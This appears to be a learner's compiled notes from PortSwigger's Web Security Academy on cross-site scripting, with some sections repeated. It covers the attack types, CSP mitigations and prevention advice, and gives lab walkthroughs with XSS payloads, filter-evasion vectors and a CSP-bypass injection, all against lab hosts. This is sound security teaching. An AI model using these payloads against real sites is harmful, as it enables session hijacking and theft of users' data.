[What is cross-site scripting (XSS) and how to prevent it? | Web Security Academy (portswigger.net)]

What is cross-site scripting (XSS)?

Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application.


It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other.

Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data.

If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.

How does XSS work?

Cross-site scripting works by manipulating a vulnerable web site so that it returns malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.



XSS proof of concept

It's long been common practice to use the alert() function for this purpose because it's short, harmless, and pretty hard to miss when it's successfully called.

Unfortunately, there's a slight hitch if you use Chrome. From version 92 onward (July 20th, 2021), cross-origin iframes are prevented from calling alert().

In this scenario, we recommend the print() function

What are the types of XSS attacks?

There are three main types of XSS attacks. These are:

- Reflected XSS, where the malicious script comes from the current HTTP request.
- Stored XSS, where the malicious script comes from the website's database.
- DOM-based XSS. where the vulnerability exists in client-side code rather than server-side code.

Reflected cross-site scripting

Reflected XSS is the simplest variety of cross-site scripting. It arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

Here is a simple example of a reflected XSS vulnerability:

https://insecure-website.com/status?message=All+is+well.
Status: All is well.

The application doesn't perform any other processing of the data, so an attacker can easily construct an attack like this:

https://insecure-website.com/status?message=<script>/*+Bad+stuff+here...+*/</script>
Status: <script>/* Bad stuff here... */</script>

If the user visits the URL constructed by the attacker, then the attacker's script executes in the user's browser, in the context of that user's session with the application. At that point, the script can carry out any action, and retrieve any data, to which the user has access.

Stored cross-site scripting

Stored XSS (also known as persistent or second-order XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

The data in question might be submitted to the application via HTTP requests;

for example,

1. comments on a blog post,
2. user nicknames in a chat room,
3. or contact details on a customer order.

In other cases, the data might arrive from other untrusted sources;
for example,

1. a webmail application displaying messages received over SMTP,
2. a marketing application displaying social media posts,
3. a network monitoring application displaying packet data from network traffic.

Here is a simple example of a stored XSS vulnerability.

A message board application lets users submit messages, which are displayed to other users:

Hello, this is my message!

The application doesn't perform any other processing of the data, so an attacker can easily send a message that attacks other users:

<script>/* Bad stuff here... */</script>

DOM-based cross-site scripting

DOM-based XSS (also known as DOM XSS) arises when an application contains some client-side JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM.

In the following example, an application uses some JavaScript to read the value from an input field and write that value to an element within the HTML:

```
var search = document.getElementById('search').value;
var results = document.getElementById('results');
results.innerHTML = 'You searched for: ' + search;
```

If the attacker can control the value of the input field, they can easily construct a malicious value that causes their own script to execute:

You searched for: <img src=1 onerror='/* Bad stuff here... */'>

In a typical case, the input field would be populated from part of the HTTP request, such as a URL query string parameter, allowing the attacker to deliver an attack using a malicious URL, in the same manner as reflected XSS.

What can XSS be used for?

An attacker who exploits a cross-site scripting vulnerability is typically able to:

- Impersonate or masquerade as the victim user.
- Carry out any action that the user is able to perform.

- Read any data that the user is able to access.
- Capture the user's login credentials.
- Perform virtual defacement of the web site.
- Inject trojan functionality into the web site.

Impact of XSS vulnerabilities

The actual impact of an XSS attack generally depends on the nature of the application, its functionality and data, and the status of the compromised user. For example:

- In a brochureware application, where all users are anonymous and all information is public, the impact will often be minimal.
- In an application holding sensitive data, such as banking transactions, emails, or healthcare records, the impact will usually be serious.
- If the compromised user has elevated privileges within the application, then the impact will generally be critical, allowing the attacker to take full control of the vulnerable application and compromise all users and their data.

How to find and test for XSS vulnerabilities

The vast majority of XSS vulnerabilities can be found quickly and reliably using Burp Suite's web vulnerability scanner

Manually testing for reflected and stored XSS normally involves

1. submitting some simple unique input (such as a short alphanumeric string) into every entry point in the application,
2. identifying every location where the submitted input is returned in HTTP responses,
3. and testing each location individually to determine whether suitably crafted input can be used to execute arbitrary JavaScript.

In this way, you can determine the context in which the XSS occurs and select a suitable payload to exploit it.

Manually testing for DOM-based XSS arising from URL parameters involves a similar process:

1. placing some simple unique input in the parameter,
2. using the browser's developer tools to search the DOM for this input,
3. and testing each location to determine whether it is exploitable.

However, other types of DOM XSS are harder to detect. To find DOM-based vulnerabilities in non-URL-based input (such as document.cookie) or non-HTML-based sinks (like setTimeout),

Content security policy

Content security policy (CSP) is a browser mechanism that aims to mitigate the impact of cross-site scripting and some other vulnerabilities. If an application that employs CSP contains XSS-like behavior, then the CSP might hinder or prevent exploitation of the vulnerability. Often, the CSP can be circumvented to enable exploitation of the underlying vulnerability.

Mitigating XSS attacks using CSP

The following directive will only allow scripts to be loaded from the same origin as the page itself:

script-src 'self'

The following directive will only allow scripts to be loaded from a specific domain:

script-src https://scripts.normal-website.com

If there is any way for an attacker to control content that is served from the external domain, then they might be able to deliver an attack. For example, content delivery networks (CDNs) that do not use per-customer URLs, such as ajax.googleapis.com, should not be trusted, because third parties can get content onto their domains.

In addition to whitelisting specific domains, content security policy also provides two other ways of specifying trusted resources: nonces and hashes:

- The CSP directive can specify a nonce (a random value) and the same value must be used in the tag that loads a script. If the values do not match, then the script will not execute. To be effective as a control, the nonce must be securely generated on each page load and not be guessable by an attacker.
- The CSP directive can specify a hash of the contents of the trusted script. If the hash of the actual script does not match the value specified in the directive, then the script will not execute. If the content of the script ever changes, then you will of course need to update the hash value that is specified in the directive.

It's quite **common** for a **CSP to block resources like** script. However, many CSPs **do allow image requests**. This means you can often use img elements to make requests to external servers in order to disclose CSRF tokens, for example.

Some browsers, such as **Chrome**, have built-in dangling markup mitigation that will **block requests containing certain**

characters, such as **raw, unencoded new lines or angle brackets.**

Dangling markup injection

Dangling markup injection is a technique that can be used to capture data cross-domain in situations where a full cross-site scripting exploit is not possible, due to input filters or other defenses. It can often be exploited to capture sensitive information that is visible to other users, including CSRF tokens that can be used to perform unauthorized actions on behalf of the user.

Mitigating dangling markup attacks using CSP

The following directive will only allow images to be loaded from the same origin as the page itself:

img-src 'self'

The following directive will only allow images to be loaded from a specific domain:

img-src https://images.normal-website.com
Note that these policies will prevent some dangling markup exploits, because an easy way to capture data with no user interaction is using an img tag. However, it will not prevent other exploits, such as those that inject an anchor tag with a dangling href attribute.

Lab: Reflected XSS protected by CSP, with CSP bypass

This lab uses CSP and contains a reflected XSS vulnerability.

To solve the lab, perform a cross-site scripting attack that bypasses the CSP and calls the alert function.

Please note that the intended solution to this lab is only possible in Chrome.

1. Enter the following into the search box:
   <img src=1 onerror=alert(1)>
2. Observe that the payload is reflected, but the CSP prevents the script from executing.
3. In Burp Proxy, observe that the response contains a Content-Security-Policy header, and the report-uri directive contains a parameter called token. Because you can control the token parameter, you can inject your own CSP directives into the policy.
4. Visit the following URL, replacing your-lab-id with your lab ID:
   https://your-lab-id.web-security-academy.net/?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&token=;**script-src-elem%20%27unsafe-inline%27**

The injection uses the script-src-elem directive in CSP. This directive allows you to target just script elements. Using this directive, you can overwrite existing script-src rules enabling you to inject unsafe-inline, which allows you to use inline scripts.

Protecting against clickjacking using CSP

The following directive will only allow the page to be framed by other pages from the same origin:

frame-ancestors 'self'

The following directive will prevent framing altogether:

frame-ancestors 'none'

Using content security policy to prevent clickjacking is more flexible than using the X-Frame-Options header because you **can specify multiple domains and use wildcards. For example:**

frame-ancestors 'self' https://normal-website.com https://*.robust-website.com
CSP also validates each frame in the parent frame hierarchy, whereas X-Frame-Options only validates the top-level frame.
Using CSP to protect against clickjacking attacks is recommended. You can also combine this with the X-Frame-Options header to provide protection on older browsers that don't support CSP, such as Internet Explorer.

How to prevent XSS attacks

Preventing cross-site scripting is trivial in some cases but can be much harder depending on the complexity of the application and the ways it handles user-controllable data.

In general, effectively preventing XSS vulnerabilities is likely to involve a combination of the following measures:

- **Filter input on arrival.** At the point where user input is received, filter as strictly as possible based on what is expected or valid input.

- **Encode data on output.** At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding.
- **Use appropriate response headers.** To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way you intend.
- **Content Security Policy.** As a last line of defense, you can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.

Common questions about cross-site scripting

How common are XSS vulnerabilities? XSS vulnerabilities are very common, and XSS is probably the most frequently occurring web security vulnerability.

How common are XSS attacks? It is difficult to get reliable data about real-world XSS attacks, but it is probably less frequently exploited than other vulnerabilities.

What is the difference between XSS and CSRF? XSS involves causing a web site to return malicious JavaScript, while CSRF involves inducing a victim user to perform actions they do not intend to do.

What is the difference between XSS and SQL injection? XSS is a client-side vulnerability that targets other application users, while SQL injection is a server-side vulnerability that targets the application's database.

How do I prevent XSS in PHP? Filter your inputs with a whitelist of allowed characters and use type hints or type casting. Escape your outputs with htmlentities and ENT_QUOTES for HTML contexts, or JavaScript Unicode escapes for JavaScript contexts.

How do I prevent XSS in Java? Filter your inputs with a whitelist of allowed characters and use a library such as Google Guava to HTML-encode your output for HTML contexts, or use JavaScript Unicode escapes for JavaScript contexts.

What is reflected cross-site scripting?

Reflected cross-site scripting (or XSS) arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

Suppose a website has a search function which receives the user-supplied search term in a URL parameter:

https://insecure-website.com/search?term=gift

The application echoes the supplied search term in the response to this URL:

You searched for: gift

Assuming the application doesn't perform any other processing of the data, an attacker can construct an attack like this:

https://insecure-website.com/search?term=<script>/*+Bad+stuff+here...+*/</script>

This URL results in the following response:

You searched for: <script>/* Bad stuff here... */</script>

If another user of the application requests the attacker's URL, then the script supplied by the attacker will execute in the victim user's browser, in the context of their session with the application.

Impact of reflected XSS attacks

If an attacker can control a script that is executed in the victim's browser, then they can typically fully compromise that user. Amongst other things, the attacker can:

- Perform any action within the application that the user can perform.
- View any information that the user is able to view.
- Modify any information that the user is able to modify.
- Initiate interactions with other application users, including malicious attacks, that will appear to originate from the initial victim user.

There are various means by which an attacker might induce a victim user to make a request that they control, to deliver a reflected XSS attack. These include placing links on a website controlled by the attacker, or on another website that allows content to be generated, or by sending a link in an email, tweet or other message. The attack could be targeted directly against a known user, or could an indiscriminate attack against any users of the application:

The need for an external delivery mechanism for the attack means that the impact of reflected XSS is generally less severe than stored XSS, where a self-contained attack can be delivered within the vulnerable application itself.

Reflected XSS in different contexts

There are many different varieties of reflected cross-site scripting. The location of the reflected data within the application's response determines what type of payload is required to exploit it and might also affect the impact of the vulnerability.

In addition, if the application performs any validation or other processing on the submitted data before it is reflected, this will generally affect what kind of XSS payload is needed.

Cross-site scripting contexts

When testing for reflected and stored XSS, a key task is to identify the XSS context:

- The location within the response where attacker-controllable data appears.
- Any input validation or other processing that is being performed on that data by the application.

Based on these details, you can then select one or more candidate XSS payloads, and test whether they are effective.

Note
We have built a comprehensive XSS cheat sheet to help testing web applications and filters. You can filter by events and tags and see which vectors require user interaction. The cheat sheet also contains AngularJS sandbox escapes and many other sections to help with XSS research.

XSS between HTML tags

When the XSS context is text between HTML tags, you need to introduce some new HTML tags designed to trigger execution of JavaScript.

Some useful ways of executing JavaScript are:

```
<script>alert(document.domain)</script>
<img src=1 onerror=alert(1)>
```

Lab: Reflected XSS into HTML context with nothing encoded

Solution

1. Copy and paste the following into the search box: <script>alert(1)</script>
2. Click "Search".

Lab: Stored XSS into HTML context with nothing encoded

Solution

1. Enter the following into the comment box: <script>alert(1)</script>
2. Enter a name, email and website.
3. Click "Post comment".
4. Go back to the blog.

Lab: Reflected XSS into HTML context with most tags and attributes blocked

Solution

1. Inject a standard XSS vector, such as: <img src=1 onerror=print()>
2. Observe that this gets blocked. In the next few steps, we'll use use Burp Intruder to test which tags and attributes are being blocked.
3. With your browser proxying traffic through Burp Suite, use the search function in the lab. Send the resulting request to Burp Intruder.
4. In Burp Intruder, in the Positions tab, click "Clear §". Replace the value of the search term with: <>
5. Place the cursor between the angle brackets and click "Add §" twice, to create a payload position. The value of the search term should now look like: <§§>
6. Visit the XSS cheat sheet and click "Copy tags to clipboard".
7. In Burp Intruder, in the Payloads tab, click "Paste" to paste the list of tags into the payloads list. Click "Start attack".
8. When the attack is finished, review the results. Note that all payloads caused an HTTP 400 response, except for the body payload, which caused a 200 response.
9. Go back to the Positions tab in Burp Intruder and replace your search term with: <body%20=1>
10. Place the cursor before the = character and click "Add §" twice, to create a payload position. The value of the search term should now look like: <body%20§§=1>
11. Visit the XSS cheat sheet and click "copy events to clipboard".
12. In Burp Intruder, in the Payloads tab, click "Clear" to remove the previous payloads. Then click "Paste" to paste the list of attributes into the payloads list. Click "Start attack".
13. When the attack is finished, review the results. Note that all payloads caused an HTTP 400 response, except for the onresize payload, which caused a 200 response.
14. Go to the exploit server and paste the following code, replacing your-lab-id with your lab ID:
<iframe src="https://your-lab-id.web-security-academy.net/?search=%22%3E%3Cbody%20onresize=print()%3E"

onload=this.style.width='100px'>

15. Click "Store" and "Deliver exploit to victim".

Lab: Reflected XSS into HTML context with all tags blocked except custom ones

Solution

1. Go to the exploit server and paste the following code, replacing your-lab-id with your lab ID:
   <script>
   location =
   'https://your-lab-id.web-security-academy.net/?search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x';
   </script>
2. Click "Store" and "Deliver exploit to victim".

This injection creates a custom tag with the ID x, which contains an onfocus event handler that triggers the alert function. The hash at the end of the URL focuses on this element as soon as the page is loaded, causing the alert payload to be called.

Lab: Reflected XSS with event handlers and href attributes blocked

This lab contains a reflected XSS vulnerability with some whitelisted tags, but all events and anchor href attributes are blocked..

To solve the lab, perform a cross-site scripting attack that injects a vector that, when clicked, calls the alert function. Note that you need to label your vector with the word "Click" in order to induce the simulated lab user to click your vector. For example: Click me

https://ac571f6b1ffd05a7821bda8500a1003e.web-security-academy.net/?search=%3Csvg%3E%3Ca%3E%3Canimate+attributeName%3Dhref+values%3Djavascript%3Aalert(1)+%2F%3E%3Ctext+x%3D20+y%3D20%3EClick%20me%3C%2Ftext%3E%3C%2Fa%3E

https://your-lab-id.web-security-academy.net/?search=<svg><a><animate attributeName=href values=javascript:alert(1) /><text x=20 y=20>Click me</text>

Solution

Visit the following URL, replacing your-lab-id with your lab ID:
https://your-lab-id.web-security-academy.net/?search=%3Csvg%3E%3Ca%3E%3Canimate+attributeName%3Dhref+values%3Djavascript%3Aalert(1)+%2F%3E%3Ctext+x%3D20+y%3D20%3EClick%20me%3C%2Ftext%3E%3C%2Fa%3E

Lab: Reflected XSS with some SVG markup allowed

This lab has a simple reflected XSS vulnerability. The site is blocking common tags but misses some SVG tags and events.

1. Inject a standard XSS payload, such as: <img src=1 onerror=alert(1)>
2. Observe that this payload gets blocked. In the next few steps, we'll use use Burp Intruder to test which tags and attributes are being blocked.
3. With your browser proxying traffic through Burp Suite, use the search function in the lab. Send the resulting request to Burp Intruder.
4. In Burp Intruder, in the Positions tab, click "Clear §".
5. In the request template, replace the value of the search term with: <>
6. Place the cursor between the angle brackets and click "Add §" twice to create a payload position. The value of the search term should now be: <§§>
7. Visit the XSS cheat sheet and click "Copy tags to clipboard".
8. In Burp Intruder, in the Payloads tab, click "Paste" to paste the list of tags into the payloads list. Click "Start attack".
9. When the attack is finished, review the results. Observe that all payloads caused an HTTP 400 response, except for the ones using the <svg>, <animatetransform>, <title>, and <image> tags, which received a 200 response.
10. Go back to the Positions tab in Burp Intruder and replace your search term with: <svg><animatetransform%20=1>
11. Place the cursor before the = character and click "Add §" twice to create a payload position. The value of the search term should now be: <svg><animatetransform%20§§=1>
12. Visit the XSS cheat sheet and click "Copy events to clipboard".
13. In Burp Intruder, in the Payloads tab, click "Clear" to remove the previous payloads. Then click "Paste" to paste the list of attributes into the payloads list. Click "Start attack".
14. When the attack is finished, review the results. Note that all payloads caused an HTTP 400 response, except for the onbegin payload, which caused a 200 response.
    https://your-lab-id.web-security-academy.net/?search=%22%3E%3Csvg%3E%3Canimatetransform%20onbegin=alert(1)%3E

    https://ac081f771ff4b56880c40ab800560026.web-security-academy.net/?search="><svg><animatetransform onbegin=alert(1)>

XSS in HTML tag attributes

When the XSS context is into an HTML tag attribute value, you might sometimes be able to terminate the attribute value, close the tag, and introduce a new one. For example:

```
"><script>alert(document.domain)</script>
```

More commonly in this situation, angle brackets are blocked or encoded, so your input cannot break out of the tag in which it appears. Provided you can terminate the attribute value, you can normally introduce a new attribute that creates a scriptable context, such as an event handler. For example:

```
" autofocus onfocus=alert(document.domain) x="
```

The above payload creates an `onfocus` event that will execute JavaScript when the element receives the focus, and also adds the `autofocus` attribute to try to trigger the `onfocus` event automatically without any user interaction. Finally, it adds `x="` to gracefully repair the following markup.

Lab: Reflected XSS into attribute with angle brackets HTML-encoded

in the search blog functionality where angle brackets are HTML-encoded.

Solution

1. Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
2. Observe that the random string has been reflected inside a quoted attribute.
3. Replace your input with the following payload to escape the quoted attribute and inject an event handler: `"onmouseover="alert(1)`
4. Verify the technique worked by right-clicking, selecting "Copy URL", and pasting the URL in your browser. When you move the mouse over the injected element it should trigger an alert.

```
<input type=text placeholder='Search the blog...' name=search value=""onmouseover="alert(1)">
```

Lab: Stored XSS into anchor `href` attribute with double quotes HTML-encoded

vulnerability in the comment functionality. To solve this lab, submit a comment that calls the `alert` function when the comment author name is clicked.

Solution

1. Post a comment with a random alphanumeric string in the "Website" input, then use Burp Suite to intercept the request and send it to Burp Repeater.
2. Make a second request in the browser to view the post and use Burp Suite to intercept the request and send it to Burp Repeater.
3. Observe that the random string in the second Repeater tab has been reflected inside an anchor `href` attribute.
4. Repeat the process again but this time replace your input with the following payload to inject a JavaScript URL that calls alert: `javascript:alert(1)`
5. Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in your browser. Clicking the name above your comment should trigger an alert.

You might encounter websites that encode angle brackets but still allow you to inject attributes. Sometimes, these injections are possible even within tags that don't usually fire events automatically, such as a canonical tag. You can exploit this behavior using access keys and user interaction on Chrome. Access keys allow you to provide keyboard shortcuts that reference a specific element. The `accesskey` attribute allows you to define a letter that, when pressed in combination with other keys (these vary across different platforms), will cause events to fire.

Lab: Reflected XSS in canonical link tag

This lab reflects user input in a canonical link tag and escapes angle brackets.

To assist with your exploit, you can assume that the simulated user will press the following key combinations:

- `ALT+SHIFT+X`
- `CTRL+ALT+X`
- `Alt+X`

Terminating the existing script

In the simplest case, it is possible to simply close the script tag that is enclosing the existing JavaScript, and introduce some new HTML tags that will trigger execution of JavaScript. For example, if the XSS context is as follows:

```
<script>
...
var input = 'controllable data here';
...
</script>
```

then you can use the following payload to break out of the existing JavaScript and execute your own:

```
</script><img src=1 onerror=alert(document.domain)>
```

The reason this works is that the browser first performs HTML parsing to identify the page elements including blocks of script, and only later performs JavaScript parsing to understand and execute the embedded scripts. The above payload leaves the original script broken, with an unterminated string literal. But that doesn't prevent the subsequent script being parsed and executed in the normal way.

Lab: Reflected XSS into a JavaScript string with single quote and backslash escaped


his lab contains a reflected cross-site scripting vulnerability in the search query tracking functionality. The reflection occurs inside a JavaScript string with single quotes and backslashes escaped.

Solution

1. Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
2. Observe that the random string has been reflected inside a JavaScript string.
3. Try sending the payload `test'payload` and observe that your single quote gets

backslash-escaped, preventing you from breaking out of the string.

4. Replace your input with the following payload to break out of the script block and inject a new script: `</script><script>alert(1)</script>`
5. Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in your browser. When you load the page it should trigger an alert.



Breaking out of a JavaScript string

In cases where the XSS context is inside a quoted string literal, it is often possible to break out of the string and execute JavaScript directly. It is essential to repair the script following the XSS context, because any syntax errors there will prevent the whole script from executing.

Some useful ways of breaking out of a string literal are:


```
'-alert(document.domain)-'
';alert(document.domain)//
```

Lab: Reflected XSS into a JavaScript string with angle brackets HTML encoded


vulnerability in the search query tracking functionality where angle brackets are encoded. The reflection occurs inside a JavaScript string.

Solution

1. Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
2. Observe that the random string has been reflected inside a JavaScript string.
3. Replace your input with the following payload to break out of the JavaScript string and inject an alert: `'-alert(1)-'`
4. Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in your browser. When you load the page it should trigger an alert.



'-alert()- also worked



Cross-site scripting contexts

When testing for reflected and stored XSS, a key task is to identify the XSS context:

- The location within the response where attacker-controllable data appears.
- Any input validation or other processing that is being performed on that data by the application.

Based on these details, you can then select one or more candidate XSS payloads, and test whether they are effective.

Note

We have built a comprehensive XSS cheat sheet to help testing web applications and filters. You can filter by events and tags and see which vectors require user interaction. The cheat sheet also contains AngularJS sandbox escapes and many other sections to help with XSS research.

XSS between HTML tags

When the XSS context is text between HTML tags, you need to introduce some new HTML tags designed to trigger execution of JavaScript.

Some useful ways of executing JavaScript are:

```
<script>alert(document.domain)</script>
<img src=1 onerror=alert(1)>
```

LABReflected XSS into HTML context with nothing encodedSolved

LABStored XSS into HTML context with nothing encodedSolved

LABReflected XSS into HTML context with most tags and attributes blockedNot solved

LABReflected XSS into HTML context with all tags blocked except custom onesNot solved

LAB Reflected XSS with event handlers and `href` attributes blocked Solved

LAB Reflected XSS with some SVG markup allowed Solved

XSS in HTML tag attributes

When the XSS context is into an HTML tag attribute value, you might sometimes be able to terminate the attribute value, close the tag, and introduce a new one. For example:

```
"><script>alert(document.domain)</script>
```

More commonly in this situation, angle brackets are blocked or encoded, so your input cannot break out of the tag in which it appears. Provided you can terminate the attribute value, you can normally introduce a new attribute that creates a scriptable context, such as an event handler. For example:

```
" autofocus onfocus=alert(document.domain) x="
```

The above payload creates an `onfocus` event that will execute JavaScript when the element receives the focus, and also adds the `autofocus` attribute to try to trigger the `onfocus` event automatically without any user interaction. Finally, it adds `x="` to gracefully repair the following markup.

LAB Reflected XSS into attribute with angle brackets HTML-encoded Solved

Sometimes the XSS context is into a type of HTML tag attribute that itself can create a scriptable context. Here, you can execute JavaScript without needing to terminate the attribute value. For example, if the XSS context is into the `href` attribute of an anchor tag, you can use the `javascript` pseudo-protocol to execute script. For example:

```
<a href="javascript:alert(document.domain)">
```

LAB Stored XSS into anchor `href` attribute with double quotes HTML-encoded Not solved

You might encounter websites that encode angle brackets but still allow you to inject attributes. Sometimes, these injections are possible even within tags that don't usually fire events automatically, such as a canonical tag. You can exploit this behavior using access keys and user interaction on Chrome. Access keys allow you to provide keyboard shortcuts that reference a specific element. The `accesskey` attribute allows you to define a letter that, when pressed in combination with other keys (these vary across different platforms), will cause events to fire. In the next lab you can experiment with access keys and exploit a canonical tag.

LAB Reflected XSS in canonical link tag Solved

XSS into JavaScript

When the XSS context is some existing JavaScript within the response, a wide variety of situations can arise, with different techniques necessary to perform a successful exploit.

Terminating the existing script

In the simplest case, it is possible to simply close the script tag that is enclosing the existing JavaScript, and introduce some new HTML tags that will trigger execution of JavaScript. For example, if the XSS context is as follows:

```
<script>
...
var input = 'controllable data here';
...
</script>
```

then you can use the following payload to break out of the existing JavaScript and execute your own:

```
</script><img src=1 onerror=alert(document.domain)>
```

The reason this works is that the browser first performs HTML parsing to identify the page elements including blocks of script, and only later performs JavaScript parsing to understand and execute the embedded scripts. The above payload leaves the original script broken, with an unterminated string literal. But that doesn't prevent the subsequent script being parsed and executed in the normal way.

LABReflected XSS into a JavaScript string with single quote and backslash escapedSolved

Breaking out of a JavaScript string

In cases where the XSS context is inside a quoted string literal, it is often possible to break out of the string and execute JavaScript directly. It is essential to repair the script following the XSS context, because any syntax errors there will prevent the whole script from executing.

Some useful ways of breaking out of a string literal are:

```
'-alert(document.domain)-'
';alert(document.domain)//
```

LABReflected XSS into a JavaScript string with angle brackets HTML encodedSolved

Some applications attempt to prevent input from breaking out of the JavaScript string by escaping any single quote characters with a backslash. A backslash before a character tells the JavaScript parser that the character should be interpreted literally, and not as a special character such as a string terminator. In this situation, applications often make the mistake of failing to escape the backslash character itself. This means that an attacker can use their own backslash character to neutralize the backslash that is added by the application.

For example, suppose that the input:

```
';alert(document.domain)//
```

gets converted to:

```
\';alert(document.domain)//
```

You can now use the alternative payload:

```
\';alert(document.domain)//
```

which gets converted to:

```
\\';alert(document.domain)//
```


Here, the first backslash means that the second backslash is interpreted literally, and not as a special character. This means that the quote is now interpreted as a string terminator, and so the attack succeeds.

Lab: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

vulnerability in the search query tracking functionality where angle brackets and double are HTML encoded and single quotes are escaped.

Solution

1. Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
2. Observe that the random string has been reflected inside a JavaScript string.
3. Replace your input with the following payload to break out of the JavaScript string and inject an alert: `'-alert(1)-'`
4. Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in your browser. When you load the page it should trigger an alert.




Lab: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

vulnerability in the search query tracking functionality where angle brackets and double are HTML encoded and single quotes are escaped

Solution

1. Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
2. Observe that the random string has been reflected inside a JavaScript string.
3. Try sending the payload `test'payload` and observe that your single quote gets backslash-escaped, preventing you from breaking out of the string.
4. Try sending the payload `test\payload` and observe that your backslash doesn't get escaped.
5. Replace your input with the following payload to break out of the JavaScript string and inject an alert: `\'-alert(1)//`
6. Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in your browser. When you load the page it should trigger an alert.

\'-alert(1)//



Some websites make XSS more difficult by restricting which characters you are allowed to use. This can be on the website level or by deploying a WAF that prevents your requests from ever reaching the website. In these situations, you need to experiment with other ways of calling functions which bypass these security measures. One way of doing this is to use the `throw` statement with an exception handler. This enables you to pass arguments to a function without using parentheses. The following code assigns the `alert()` function to the global exception handler and the `throw` statement passes the `1` to the exception handler (in this case `alert`). The end result is that the `alert()` function is called with `1` as an argument.

```
onerror=alert;throw 1
```

Lab: Reflected XSS in a JavaScript URL with some characters blocked

This lab reflects your input in a JavaScript URL, but all is not as it seems. This initially seems like a trivial challenge; however, the application is blocking some characters in an attempt to prevent XSS attacks

https://your-lab-id.web-security-academy.net/post?postId=5&%27},x=x=%3E{throw/**/onerror=alert,1337},toString=x,window%2b%27%27,{x:%27

https://your-lab-id.web-security-academy.net/post?postId=5&'},x=x=>{throw/**/onerror=alert,1337},toString=x,window+",{x:'

Solution

Visit the following URL, replacing `your-lab-id` with your lab ID:

https://your-lab-id.web-security-academy.net/post?postId=5&%27},x=x=%3E{throw/**/onerror=alert,1337},toString=x,window%2b%27%27,{x:%27

The lab will be solved, but the alert will only be called if you click "Back to blog" at the bottom of the page.

The exploit uses exception handling to call the `alert` function with arguments. The `throw` statement is used, separated with a blank comment in order to get round the no spaces restriction. The `alert` function is assigned to the `onerror` exception handler.

As `throw` is a statement, it cannot be used as an expression. Instead, we need to use arrow functions to create a block so that the `throw` statement can be used. We then need to call this function, so we assign it to the `toString` property of `window` and trigger this by forcing a string conversion on `window`.

Making use of HTML-encoding

When the XSS context is some existing JavaScript within a quoted tag attribute, such as an event handler, it is possible to make use of HTML-encoding to work around some input filters.

When the browser has parsed out the HTML tags and attributes within a response, it will perform HTML-decoding of tag attribute values before they are processed any further. If the server-side application blocks or sanitizes certain characters that are needed for a successful XSS exploit, you can often bypass the input validation by HTML-encoding those characters.

For example, if the XSS context is as follows:

```
<a href="#" onclick="... var input='controllable data here'; ...">
```

and the application blocks or escapes single quote characters, you can use the following payload to break out of the JavaScript string and execute your own script:

```
&apos;-alert(document.domain)-&apos;
```

The `&apos;` sequence is an HTML entity representing an apostrophe or single quote. Because the browser HTML-decodes the value of the `onclick` attribute before the JavaScript is interpreted, the entities are decoded as quotes, which become string delimiters, and so the attack succeeds.

Lab: Stored XSS into `onclick` event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped

This lab contains a stored cross-site scripting vulnerability in the comment functionality.

Solution

1. Post a comment with a random alphanumeric string in the "Website" input, then use Burp Suite to intercept the request and send it to Burp Repeater.
2. Make a second request in the browser to view the post and use Burp Suite to intercept the request and send it to Burp Repeater.
3. Observe that the random string in the second Repeater tab has been reflected inside an `onclick` event handler attribute.
4. Repeat the process again but this time modify your input to inject a JavaScript URL that calls `alert`, using the following payload: `http://foo?&apos;-alert(1)-&apos;`
5. Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in your browser. Clicking the name above your comment should trigger an alert.

XSS in JavaScript template literals

JavaScript template literals are string literals that allow embedded JavaScript expressions. The embedded expressions are evaluated and are normally concatenated into the surrounding text. Template literals are encapsulated in backticks instead of normal quotation marks, and embedded expressions are identified using the `${...}` syntax.

For example, the following script will print a welcome message that includes the user's

display name:

```
document.getElementById('message').innerText = `Welcome, ${user.displayName}.`;
```

When the XSS context is into a JavaScript template literal, there is no need to terminate the literal. Instead, you simply need to use the `${...}` syntax to embed a JavaScript expression that will be executed when the literal is processed. For example, if the XSS context is as follows:

```
<script>
...
var input = `controllable data here`;
...
</script>
```

then you can use the following payload to execute JavaScript without terminating the template literal:


```
${alert(document.domain)}
```

Lab: Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped

vulnerability in the search blog functionality. The reflection occurs inside a template string with angle brackets, single, and double quotes HTML encoded, and backticks escaped.

Solution

1. Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
2. Observe that the random string has been reflected inside a JavaScript template string.
3. Replace your input with the following payload to execute JavaScript inside the template string: `${alert(1)}`
